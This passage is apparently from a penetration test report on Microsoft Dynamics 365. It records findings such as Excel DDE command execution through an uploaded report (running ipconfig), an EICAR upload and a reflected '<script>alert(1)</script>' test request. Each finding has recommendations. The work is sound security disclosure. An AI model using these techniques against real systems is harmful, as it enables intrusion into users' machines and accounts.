
Report Type: Existing File

File Location

Browse... test.xlsx

Figure 11 - Report using "Existing File"

Once uploaded, a download of the file could be triggered by clicking on the report title in the report listing:



Opening test_dde.xlsx

You have chosen to open:

test_dde.xlsx


which is: Microsoft Excel Worksheet (8.2 KB)
from: https://crm828639.crm.dynamics.com

What should Firefox do with this file?

○ Open with Microsoft Excel (default)
● Save File
□ Do this automatically for files like this from now on.


Figure 12 - Download a Report from the Reports page

Once downloaded and opened the file would cause excel to display a number of warnings before allowing the content to be viewed and the payload to be executed:




Protected View This file originated from an Internet location and might be unsafe. Click for more details.

Figure 13 - Excel Enable Editing dialogue



Security Warning Automatic update of links has been disabled

Figure 14 - Excel Security Warning dialogue




Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?

Figure 15 - Excel DDE execution warning

If the warnings are accepted, Excel would then run the ‘ipconfig’ command:



```
C:\WINDOWS\SYSTEM32\CMD.EXE
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::952e:d6e4:63b1:fc7a%9
   IPv4 Address. . . . . . . . . . . : 192.168.163.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3c32:9edb:bc2d:9037%22
   IPv4 Address. . . . . . . . . . . : 192.168.6.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 16 - Command was executed

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-11.

Recommendation:

A safer approach would be to implement a list of allowed extensions, as opposed to the current implementation of blocked extensions or offer both methods of restriction allowing the tenant administrators to choose which is appropriate to their needs.

Additionally, a warning dialogue could be implemented to advise users that the file was from an external source and that caution should be taken in opening any such externally supplied content (i.e. uploaded content that was not generated by the Dynamics 365 reporting system).

Affects:

DNS Name
*.crm.dynamics.com

References:

Dynamic Data Exchange (DDE) background

https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774(v=vs.85).aspx

Excel Attacks

http://www.contextis.com/resources/blog/comma-separated-vulnerabilities/

http://www.slideshare.net/exploresecurity/camsec-sept-2016-tricks-to-improve-web-app-excel-export-attacks

MSFT-234-1-8	*No Effective Anti-Virus Enabled*
Bug Bar	Low

Description:


It was possible to successfully upload the industry-standard virus test signature EICAR to the reporting system, and to download the file once uploaded. This demonstrates that no effective real-time scanning anti- virus software was enabled. Ultimately, this highlights that an attacker with access to the Dynamics 365 interface could potentially use it to disseminate malware or other malicious content within the tenant organisation.

A lack of an effective anti-virus product could aid the propagation of malware across systems, especially where file upload and download facilities are provided by the application.

The file was uploaded to the reporting area of the application via the following journey:

`Sales Dropdown > Reports > NEW > Report Type: Existing File`

The screenshot below shows the file containing the EICAR string being downloaded:



□	Name ↑	Report Type	Modified On	D
▸	eicar string			
▸	eicar string2			

Opening eicar.doc

You have chosen to open:

eicar.doc

which is: Microsoft Word 97 - 2003 Document (68 bytes)
from: https://crm828639.crm.dynamics.com

What should Firefox do with this file?


● Open with Microsoft Word (default)

○ Save File

□ Do this automatically for files like this from now on.

Figure 17 - EICAR test file was not blocked or quarantined when uploaded via reporting using "Existing File"


During the download the file was detected by Anti-Virus software on the client machine:



Threat detected.
A threat has been blocked and quarantined.

Figure 18 - EICAR test file flagged by local anti-virus on download

This behavior could be observed in various locations within the application suite that allowed file upload, for example, the screenshot below shows a similar test file being uploaded as an attachment to notes on a lead:



Timeline

Enter a note...

COMING UP

Note modified by MOD Administrator - Just now

new

eicar.com (1).txt

Figure 19 – EICAR.txt uploaded to the application.

This issue was reported to Microsoft within the "CREST - Dynamics 365 Customer Engagement" report in March 2018 with issue ID of MSFT-215-1-12

Recommendation:

As there are various locations in which the application suite allows uploads, the items mentioned above are not an exhaustive list of affected pages, however, enabling an effective anti-virus solution on the servers should remediate the issue in the multiple pages it affects.

Ensure that a suitable and effective anti-virus product is in place to detect and reject malicious files uploaded to the tenant application. Clients using Dynamics 365 should also ensure the appropriate client end anti-virus protection is in place on user workstations.

Affects:

DNS Name
*.crm.dynamics.com

References:

Eicar - Anti-Malware Testfile

http://www.eicar.org/86-0-Intended-use.html

CWE-434: Unrestricted Upload of File with Dangerous Type

https://cwe.mitre.org/data/definitions/434.html

MSFT-234-1-9	*Lack of Output Encoding in API Error Handling*	△
Bug Bar	Low	

Description:

It was found that the data API did not apply output encoding to posted data when it was reflected in responses, however, the responses had the appropriate `Content-Type` header of `application/json`, meaning that they would not be rendered as HTML in most modern browsers and therefore would not result in cross-site scripting against such browsers. The exception being browsers that do not respect the provided content type and instead attempt to 'sniff' the content type based on the response received, such as older versions of internet explorer. As the viability of using this issue in cross-site scripting attacks is minimal, it has been raised as a separate issue with a lower risk rating.

This behaviour appeared throughout various API functionalities and was typically caused by the error handler reflecting content that caused exceptions in error messages. The behaviour was also observed in the following locations:

```
/api/data/<version>/<various endpoints>
/form/Data.aspx
/_forms/read/layout.aspx
```

The example request and response snippets below show user supplied HTML content being reflected in responses:

Request snippet:

```
GET
/api/data/v9.0/accounts?$select=nameABC%3cscript%3ealert(1)%3c%2fscript%3eDEF,accountnum
ber HTTP/1.1
Host: crm828639.crm.dynamics.com
…
```

Response snippet:

```
HTTP/1.1 400 Bad Request
Cache-Control: no-cache
Allow: OPTIONS,GET,HEAD,POST
Content-Type: application/json; odata.metadata=minimal
…
Connection: close
Content-Length: 4221

{"error":{"code":"0x0","message":"Syntax error: character '<' is not valid at position 7
in 'nameABC<script>alert(1)</script>DEF,accountnumber'.","innererror":{"message":"Syntax
error: character '<' is not valid at position 7 in
'nameABC<script>alert(1)</script>DEF,accountnumber'.","type":"Microsoft.OData.ODataExcep
tion","stacktrace":"   at Microsoft.OData.UriParser.ExpressionLexer.PeekNextToken()\r\n…
```

Recommendation:

The recommendations for this issue is similar to that for reflected cross-site scripting; the API should be reviewed and, if necessary, modified, to handle malicious data properly. The specific instance exemplified in this finding is indicative of the issue residing within the error handling functionality (i.e. affects any parameter that results in an exception being raised). It is therefore recommended that changes be made to the exception handling routines to ensure that any reflected content is appropriately encoded or escaped before being included in responses.

Output encoding requires the encoding of all special characters (such as those used in HTML and JavaScript) in potentially malicious data. This is generally done directly before display by web applications (or client-side script), and many programming languages have built-in functions or libraries which provide this encoding (also called quoting or escaping in this context). Note that the correct encoding of the output depends on the location that the data is to be used within the response. When this is within the main body of the document, HTML entities must be encoded. If the input is to be used within a script inside of a string, the quotes used for that string must be escaped. In general, it is important to ensure that it is not possible for the data to include whatever sequence is used to demark the end of that data and the beginning of something else.

In this case any special characters within user supplied content that is interpolated into error messages should be encoded to HTML entities.

Affects:

DNS Name
*.crm.dynamics.com

References:

OWASP XSS References

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md

OWASP Top 10 2017 – Cross-Site Scripting

https://www.owasp.org/index.php/Top_10-2017_A7-Cross-Site_Scripting_(XSS)

CWE-079: Improper Neutralization of Input during Web Page Generation ('Cross-site Scripting')

https://cwe.mitre.org/data/definitions/79.html

MSFT-234-1-10	*Use of Security-Related HTTP Response Headers*	△
Bug Bar	Low	

Description:

HTTP response headers which could be used to enhance the security posture of the Dynamics 365 application were not used.

The **X-XSS-Protection** HTTP header is supported by most recent browsers and will force the enabling of any built-in cross-site scripting filters. While the built-in filters cannot be relied on solely to defend the application against input validation issues, they are a valuable addition to the defence profile of the application. It should be noted that if this header is enabled without `mode=block` then there is an increased risk that otherwise non-exploitable cross-site scripting vulnerabilities may become exploitable.

The **HTTP Strict Transport Security** HTTP header is used to instruct the browser to only access a web application over a secure connection and for how long to remember this restriction (twelve months is recommended), thereby forcing continued use of a secure connection. (Note that web browsers will only honour this header when delivered over a trusted, secure connection.)

This header cannot completely defend against man-in-the-middle attacks, but providing that the user has previously visited the site without outside interference, it can be useful in defending against an attack in which an attacker establishes an encrypted connection to the application and presents an unencrypted fraudulent service to the user, as the user's browser will know not to use the unencrypted service. This type of attack has become more prevalent and has received widespread media attention following the publishing of the easy-to-use SSLStrip attack tool.

The **X-Content-Type-Options** HTTP header can be used to prevent web browsers from using content sniffing to discover a file's MIME type. This header, when set, can help protect against cross-site scripting attacks.

The **Cache-Control** HTTP header provides control over how pages can be cached either by proxies or by a user's browser. Using this response header can provide enhanced privacy by ensuring that sensitive content is not cached in a user's browsers or intermediary proxy, where it could potentially be recovered by an attacker.

A number of pages within the application suite were found to lack the appropriate caching directives in order clearly identify these instances, a separate issue titled Cacheable HTTP Responses has been raised, listing the specific pages that did not make use of the appropriate directives.

The **X-Frame-Options** header can be used to prevent a page from being placed in a frame using the `deny` directive, allow the site its self to place a page inside a frame using the `sameorigin` directive or allow specific domains to place a page in a frame using the `allowfrom` directive.

Unless otherwise required, all pages should make use of the `deny` directive to prevent potential clickjacking attacks, where pages are required to be placed in a frame, the appropriate directives should be used to limit the scope of domains which can do so.

The **Content-Security-Policy** header is a powerful mechanism for controlling which external sites can host resources used by an application and how these resources may behave. Using this HTTP header can provide defence in depth from content injection and session-riding attacks, but any implementation requires a degree of planning to minimise conflicts between policy and actual application behaviour. As of 2014 both the W3C standard and vendor implementations are still evolving; good support exists in modern versions of the Chrome, Firefox, and Safari browsers, while Internet Explorer versions 10 and 11 have partial support using the deprecated `X-Content-Security-Policy` header variant.

Recommendation:

Consideration should be given to implementing these features, by returning the following HTTP headers:

- X-XSS-Protection: `1; mode=block`
- Strict-Transport-Security: `max-age=31536000; includeSubDomains`
- X-Content-Type-Options: `nosniff`

- Cache-control: `no-store, no-cache`

Additionally, consider defining a list of trusted locations from which JavaScript code can be executed using the `Content-Security-Policy` header. As this header has a large number of options and should be tailored to each specific application, the guidance located in the References section should be consulted.

Affects:

IP Address	DNS Name
13.88.186.74	*.crm.dynamics.com

References:

Recx HTTP Header Security Analyser

http://www.recx.co.uk/recxhttpcookiesecurityanalyzer.php

Guidelines for Setting Security Headers

https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/

OWASP - List of Useful HTTP Headers

https://www.owasp.org/index.php/List_of_useful_HTTP_headers

Everything you need to know about HTTP security headers

https://blog.appcanary.com/2017/http-security-headers.html

OWASP - Content Security Policy

https://www.owasp.org/index.php/Content_Security_Policy

An Introduction to Content Security Policy

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

MSFT-234-1-11	*Cacheable HTTP Responses*
Bug Bar	Low

Description:

At various places, cache control directives did not appear to be present, or were insufficient, to prevent caching of HTTPS content. This could result in sensitive data being cached by the user's web browser. Depending on the type of content being viewed, this could result in potentially-sensitive content remaining on the endpoint after the user had completed their session.

Unless directed otherwise, web browsers may store a local cached copy of received content, often with the aim of improving application responsiveness for the end user when the same content is subsequently re- requested. However, if sensitive information in application responses is stored in the local cache, it could be retrieved by other users (or attackers or malware) that have access to the same computer at a later date.

The following pages were found to lack the appropriate anti-caching directives:

```
/%7B<ID>%7D/WebResources/cxlvhlp_/Context/index.html
/%7B<ID>%7D/WebResources/msdyn_/FirstRunContent.1033.htm
/%7B<ID>%7D/WebResources/msdyn_/PersonalWall.htm
/%7B<ID>%7D/WebResources/msdyn_/WallContent.1033.htm/%7B<ID>%7D/WebResources/msdyn_/Wall
Content.1033.htm
/%7B<ID>%7D/WebResources/msdyn_Dynamics_icons_Customer_service
/%7B<ID>%7D/WebResources/new_B2B_data_enrich
/%7b<ID>%7d/webresources/new_VersiumPredictHeadsup.html
/CRMReports/download.aspx
/CRMReports/viewer/filterxmltosummary.xsl
/Dialog/Dialog.aspx
/Dialog/DialogPage.aspx
/Handlers/FederationMetadata.ashx
/MSCRMServices/Metadata.asmx
/MSCRMServices/OfflineSync.ashx
/MSCRMServices/Test/CRMTest.aspx
/Reserved.ReportViewerWebControl.axd
/Test/CRMTest.aspx
/Tools/FormEditor/Dialogs/SelectCustomControl.aspx
/Tools/FormEditor/formeditorsection.xsl
/Tools/SystemSettings/cmds/cmd_update.aspx
/Visualization/visualization.aspx
/WebResources/msdyn_/Common/Localization/Formats1033.js
/WebResources/msdyn_/Common/Localization/FormatsInternational.js
/WebResources/msdyn_/Common/Localization/Labels1033.js
/WebResources/msdyn_/Common/Localization/LabelsInternational.js
/WebResources/msdyn_/HTML/skypeInit.htm
/WebResources/msdyn_Dynamics_icons_Customer_service
/XRMServices/2011/Organization.svc
/XRMServices/2011/Organization.svc/web
/XRMServices/2015/MetadataEndpoint.svc
/_common/error/dlg_errorLog.aspx
/_common/error/err.aspx
/_common/error/errorhandler.aspx
/_controls/actionhubcontrol/actionhubcontrolpersonalwall.aspx
/_controls/actionhubcontrol/actionhubcontroltemplate.aspx
/_controls/notes/notesv2template.aspx
/_controls/onenotecontrol/onenotecontroltemplate.aspx
/_forms/read/layout.aspx
```

```
/_grid/RenderGridView.aspx
/_grid/cmds/dlg_alert_confirm.aspx
/_grid/cmds/dlg_exportvisualization.aspx
/_root/dlg_prompt_reauthenticate.aspx
/_root/shell.aspx
/_root/stage.aspx
/_static/WallControl/ActivitiesWallContent.aspx
/_static/blank.htm
/_static/loading.htm
/api/data/v<version>/<function>
/crmreports/reportproperty.aspx
/dashboards/dashboard.aspx
/form/ClientApiWrapper.aspx
/form/page.aspx
/searchwidget/searchwidgetwallcontent.aspx
/tools/_common/xmlviewer.aspx
/tools/emailsignatureeditor/emailsignatureeditor.aspx
/tools/kbtemplateeditor/kbtemplateeditor.aspx
/tools/newseditor/edit.aspx
/tools/solution/edit.aspx
/uclient/blank.htm
/userdefined/edit.aspx
/workplace/home_dashboards.aspx
```

In the case of API functions, the majority returned the `no-cache` directive, however, they did not make use of the `no-store` directive.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-13.

Recommendation:

The application should return caching directives instructing browsers not to store local copies of any sensitive data. Ideally, the following HTTP headers should be included in all responses containing sensitive content:

```
Cache-control: no-store, no-cache
Pragma: no-cache
```

Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow control over the server's caching directives from within individual scripts.

Affects:

DNS Name
*.crm.dynamics.com

References:

RFC 7234 (Hypertext Transfer Protocol -- HTTP/1.1: Caching)

https://tools.ietf.org/html/rfc7234

OWASP Transport Layer Protection Cheat Sheet

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet%23Rule_-_Prevent_Caching_of_Sensitive_Data

Seven Web Server HTTP Headers that Improve Web Application Security for Free

http://recxltd.blogspot.co.uk/2012/03/seven-web-server-http-headers-that.html

CWE-525: Information Exposure through Browser Caching

https://cwe.mitre.org/data/definitions/525.html

MSFT-234-1-12	*Verbose Error Messages*	△
Bug Bar	Low	
Retest	20/08/2019	**OPEN**

Description:

A number of pages and services were found to return verbose error messages when an application or service level exception occurred.

Verbose error messages were observed almost everywhere, especially in the following locations during the assessment:

```
/AppWebServices/* e.g. AdvancedFind.asmx
/XRMServices/2011/Organization.svc/web
/form/Data.aspx
/_grid/cmds/*.aspx e.g. cmd_bulkemailfromids.aspx
/sfa/quotes/*.aspx e.g. cmd_getquantitydecimal.aspx
/crmreports/reportproperty.aspx
/tools/**/*.aspx e.g. autonumbering/cmds/cmd_update.aspx
/UserDefined/*.aspx e.g. edit.aspx
```

The error messages included; SOAP faults:

```
<soap:Fault><faultcode>soap:Server</faultcode><faultstring>Microsoft.Crm.CrmArgumentNull
Exception: entityName ---&gt; System.ArgumentNullException: Value cannot be null.
Parameter name: entityName
   --- End of inner exception stack trace ---
   at Microsoft.Crm.Exceptions.ThrowIfNull(Object parameter, String name)
   at Microsoft.Crm.Exceptions.ThrowIfNullOrEmpty(String parameter, String name)
   at…
```

XML parsing exceptions:

```
<exception>Unhandled Exception:
System.ServiceModel.FaultException`1[[Microsoft.Xrm.Sdk.OrganizationServiceFault,
Microsoft.Xrm.Sdk, Version=9.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]]:
System.Xml.XmlException: System.FormatException: String was not recognized as a valid
Boolean.
   at System.Boolean.Parse(String value)
   at Microsoft.Crm.ApplicationQuery.GetViewData()
   at…
```

And raw error messages as response pages:

```
Unhandled Exception:
System.ServiceModel.FaultException`1[[Microsoft.Xrm.Sdk.OrganizationServiceFault,
Microsoft.Xrm.Sdk, Version=9.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]]:
System.Web.HttpUnhandledException (0x80004005): Exception of type
'System.Web.HttpUnhandledException' was thrown. ---> Microsoft.Crm.CrmException:
RoleService::VerifyCallerPrivileges failed
```

Supplemental Data, Section 3.4 also provides an example in which the application path on the server-side was disclosed.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-14.

Recommendation:

Application errors should be handled gracefully, and unnecessary technical information should not be presented to users. Applications should return suitably generic but user friendly error messages that do not disclose sensitive information. Appropriate logging of all errors should be implemented so exceptions can be reviewed in the case of a compromise.

Retest - SD 20/08/2019:

It was still possible to view the verbose error messages. Therefore, this issue was not closed.

Affects:

DNS Name
*.crm.dynamics.com

References:

CWE-209: Information Exposure through an Error Message

https://cwe.mitre.org/data/definitions/209.html

MSFT-234-1-13	*Ineffective Session Termination (ASP.NET Forms Authentication)*
Bug Bar	Low

Description:

A session token for the application remained valid (and could be used to authenticate requests to the application) even after the logout function had been invoked in the associated session. This indicates that the session termination mechanism was not fully effective, and increases the probability of unauthorised access to the application.

When the logout function was used, the associated session was terminated on the client-side (by removing the session cookie from the user's browser):

```
Set-Cookie: CrmOwinAuth=; domain=crm.dynamics.com; expires=Thu, 01-Jan-1970 00:00:00
GMT; path=/; secure; HttpOnly
```

However, the session remained valid on the server-side. Requests which were made after the logout function had been used, but which provided the original session cookie, were successful. For example:

```
GET
/form/Data.aspx?_CreateFromId=&_CreateFromType=&_gridType=8&counter=1556536551950&create
=False&etc=8&formid=&id=%7b5CF5BCF5-6E6A-E911-A82D-000D3A323D10%7d&oid=5cf5bcf5-6e6a-
e911-a82d-000d3a323d10&pagemode=iframe&process=&rskey=%7b00000000-0000-0000-00AA-
000010001019%7d&theme=Outlook15White HTTP/1.1
Host: crm828639.crm.dynamics.com
Cookie: ReqClientId=874af1c5-4682-4153-bb79-70c99995cb20; orgId=ea8f3938-e278-43e6-bcf3-
ee37b7c695cf; ai_user=hIj3G|2019-04-29T10:05:48.594Z;
ApplicationGatewayAffinity=ced5f53d3a1da1e254e604e1ffc87d746efbde3cc387f1563de0a7ab7f7ef
8c5; sessionNavTourCookie_f5a8a7bf-1e3e-e911-a817-000d3a3238cb=true;
excelDownloadToken=-2; CrmOwinAuth=[REDACTED]
```

This returned a large amount of data:

```
{"formData":{"_entity":{"Id":"{5CF5BCF5-6E6A-E911-A82D-
000D3A323D10}","TypeCode":"8","TypeName":"systemuser","TypeDisplayName":"User", …
```

The most effective mitigation of this issue is to ensure that a suitable timeout for session expiration is set for the application, because then an attacker would have to acquire and use a stolen session token within the period between the user logging off and the token expiring. It was not possible to verify the length of the session timeout during this black-box assessment, although it appeared to have an expiry time.

This issue was reported to Microsoft within the "CREST - Dynamics 365 Customer Engagement" report in March 2018 with issue ID of MSFT-215-1-16.

Recommendation:

Ensure that the user session is invalid after user going through the logout process.

Affects:

DNS Name
*.crm.dynamics.com

References:

MSDN article: ASP.NET Session State Overview

http://msdn.microsoft.com/en-us/library/ms178581%28v=vs.100%29.aspx

OWASP Examples

https://www.owasp.org/index.php/Session_Timeout

MSFT-234-1-14	*Potential Rate Limiting Implementation Issue*
Bug Bar	Low

Description:

One of the implemented mechanism for limiting the requests' rate on the API server was not in use. This could potentially lead to a denial of service attack.

The application responded with the following HTTP headers that showed the rate limit status:

```
x-ms-ratelimit-burst-remaining-xrm-requests
x-ms-ratelimit-time-remaining-xrm-requests
```

Although the application responded with the HTTP status code of 429 when the 'x-ms-ratelimit-time- remaining-xrm-requests' header was set to zero (regardless of the 'x-ms-ratelimit-burst-remaining-xrm- requests' header value), it still allowed requests to be processed when the 'x-ms-ratelimit-burst-remaining- xrm-requests' header was set to zero where the value of the other header was not zero.

Recommendation:

Review the role of the 'burst' mechanism to ensure that the application works as planned and stop the requests when 'x-ms-ratelimit-burst-remaining-xrm-requests' is zero.

Affects:

DNS Name
*.crm.dynamics.com

MSFT-234-1-15	*Concurrent Logins Allowed*
Bug Bar	Info

Description:

The application did not prevent a particular user from logging in multiple times and creating multiple simultaneous sessions, which may also be possible from different IP addresses. Failure to prevent concurrent logins makes it harder for a user to identify that their account has been compromised as illegitimate and legitimate use could occur at the same time.

In addition, permitting a user to log in multiple times may create concurrency faults. These are errors created when data is updated (almost) simultaneously by separate requests from alternative sessions. This can lead to inconsistencies or exceptions (depending upon the nature of the data being modified) and at the very least could cause user confusion.

The screenshot below shows two simultaneously active user sessions on the application, in two separate browser sessions on the same account:

